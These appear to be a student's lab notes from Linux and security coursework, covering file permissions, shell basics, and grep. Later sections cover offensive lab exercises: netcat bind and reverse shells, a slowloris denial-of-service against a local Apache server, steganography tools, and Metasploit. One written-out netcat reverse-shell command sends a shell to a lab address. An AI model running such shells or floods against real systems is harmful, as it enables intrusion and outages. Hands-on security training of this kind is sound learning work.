Permissions chmod

-rw-r--r-- 1 cmnatic cmnatic 0 Feb 19 10:37 file1

-rw-r--r--: This part represents the file permissions. It consists of ten characters divided into four sections (only three sections in this example). In this case, it indicates that the file has read and write permissions for the owner (rw-), read-only permissions for the group (r--), and read-only permissions for others (r--).

* Read
* Write
* Execute

The fourth section can include special permission indicators such as:

d: Indicates a directory.

l: Indicates a symbolic link.

s: Indicates the setuid/setgid permissions are set.

t: Indicates the sticky bit is set.

Since the fourth section is not present or visible in the given output, it means that there are no special attributes or permissions set for the file "file1".

1: The number 1 represents the number of hard links to the file. In this case, there is only one hard link pointing to the file.

cmnatic: This is the owner of the file. In this case, "cmnatic" is the username of the owner.

cmnatic: This is the group associated with the file. In this case, "cmnatic" is the group name.

0: The number 0 indicates the file size in bytes. In this case, the file size is 0 bytes, indicating an empty file.

Feb 19 10:37: This part represents the date and time when the file was last modified. In this case, it indicates that the file was last modified on February 19th at 10:37.

file1: This is the name of the file itself. In this case, the file is named "file1".

The great thing about Linux is that permissions can be so granular, that whilst a user technically owns a file, if the permissions have been set, then a group of users can also have either the same or a different set of permissions to the exact same file without affecting the file owner itself.

Exercise Sheet #1

**Note:** This sheet is meant as a fast introduction to Linux. You do **not** have to hand in this sheet, however we highly recommend to work on the exercises, as they provide the fundamentals for all upcoming exercises.

**Introduction to Linux** For all the commands below, be sure to check its man page, using man <command>. If there is something you want to do, and you don’t find a command, you should search the internet, chances are there is a UNIX command that does what you want, or someone already had the same problem.

**Problem 1** (*File system*)

1. Use the comands cd, pwd and ls to explore the filesystem. Try:
   * cd <dir> (change to dir)
   * pwd (print working directory)
   * ls (list files in current directory)
   * ls -all (list all properties)
   * cd . (change to here)
   * cd .. (change one level down)
   * cd ~ (change to home directory)
   * cd (change to home directory)
   * cd / (change to the root directory - the equivalent to ”C:” in windows)
   * change to some other user directory, for instance to username with

cd ~username

man to show the power of command

adduser to add a new ser su to switch user

ls -l how root, when it was created and name

1. Go to the /etc directory and see what is there, check the rest of the filesystem tree using cd, ls, pwd and cat. Look in /bin, /usr/bin,

/sbin, /tmp and /boot.

1. Go to your home directory and generate a directory called uni and notuni, with the mkdir command. Change to notuni and generate a file with touch newfile.
2. Copy the file newfile to copyofnewfile in the directory notuni using the command cp. Then rename the file by moving the file with the command mv.
3. Now go back one level try to delete both directories using rm and its options (check man rm).
4. What is the difference between listing the contents with ls -ltr and ls -l, or ls (check some of the options, often denoted *flags* listed in man ls).

**Problem 2** (*Reading from Files*)

Navigate to a directory that contains a text file.

1. Show the content of the text file one page at a time using the less <filename>

command.

1. Show the first and last ten lines of the file using head <filename> and

tail <filename>, respectively.

1. Use grep <word> <filename> to search your file for lines containing a word of your choice.

**Problem 3** (*Permissions*)


1. Create a file and a directory with permissions r--r--r--. Can you change to the directory you created now? (hint: man chmod)
2. Modify the permissions on your home directory to make it completely private. Check with some other user that he can’t access your directory. Then put the permissions back to how they were. Choose a directory in your home directory and make all the files on it read only.

Toturial 2

1. Create newfile using gedit



1. Save the following information in the file




1. Look into the file to see if its saved



1. Look for the string “nix”




Or




1. Search string has two words for example “hello world”




1. How to ignore case sensitive?



1. We can also use some special characters or regular expressions in grep.






1. search for the words that contains the string "tech"




Or




1. search for the words that matches the pattern "tech" at the beginning of the line in a file




Or



1. search for the words that ends with a particular letter(s), for example "x"



Or




1. search for any word that has "n" in the file.





Tutorial 3

1. Read and print your name




Answer:






1. Get the multiple inputs using single read command




Answer:







1. Write a program to check If the input is greater than 10





Answer:






1. Write a script to ask the user for a directory name. Then, it create the directory and cd into it.









Scripting pyton

sudo apt update , sudo apt install python , sudo apt install python3-nmap


1. Develop nmap scanning codes using python in Kali linux as shown in the figure below



***Answer: 1- Code script***




***Answer: 2- Action Performed***



bind shell and reverse shell using net cat and Listening for incoming connections


Use Netcat (nc) in Kali :


1. First we find our IP address



1. Listen for incoming connections

Answer:









Note: “nc” is used for netcat, “-l” is used for listening for incoming connections, “-p” is used for specifying a port, “-v” is used to write the data in linux.

1. Creating Reverse Shell

Answer:







NOTE: I have used the nc –e /bin/sh 192.168.44.128 5555

1. Create bind shell on your Windows VM. Try to connect to it from Kali

Answer:





DOS-ATTACK uisng apache and slowloris

We first create a directory in desktop




Then get inside the directory and summon a file called slowris from github



Then update the directory




Then install apache




Then run the code to start it




Then this code to check if the system is active or not




Then check the IP address




Run the ip check of the site is there




Then go to the slowloris file




And run the code for the attack



Check if the site is coming on



Then stop the attack and check





Then end the apache service



hide and extract files using stegseek and stenghide

We do this in the normal terminal and not the root, because root gets password protected.






Metasploit framework winodws

The Metasploit Framework is the most commonly-used framework for hackers worldwide.


* Exploit any windows OS using Metasploit.

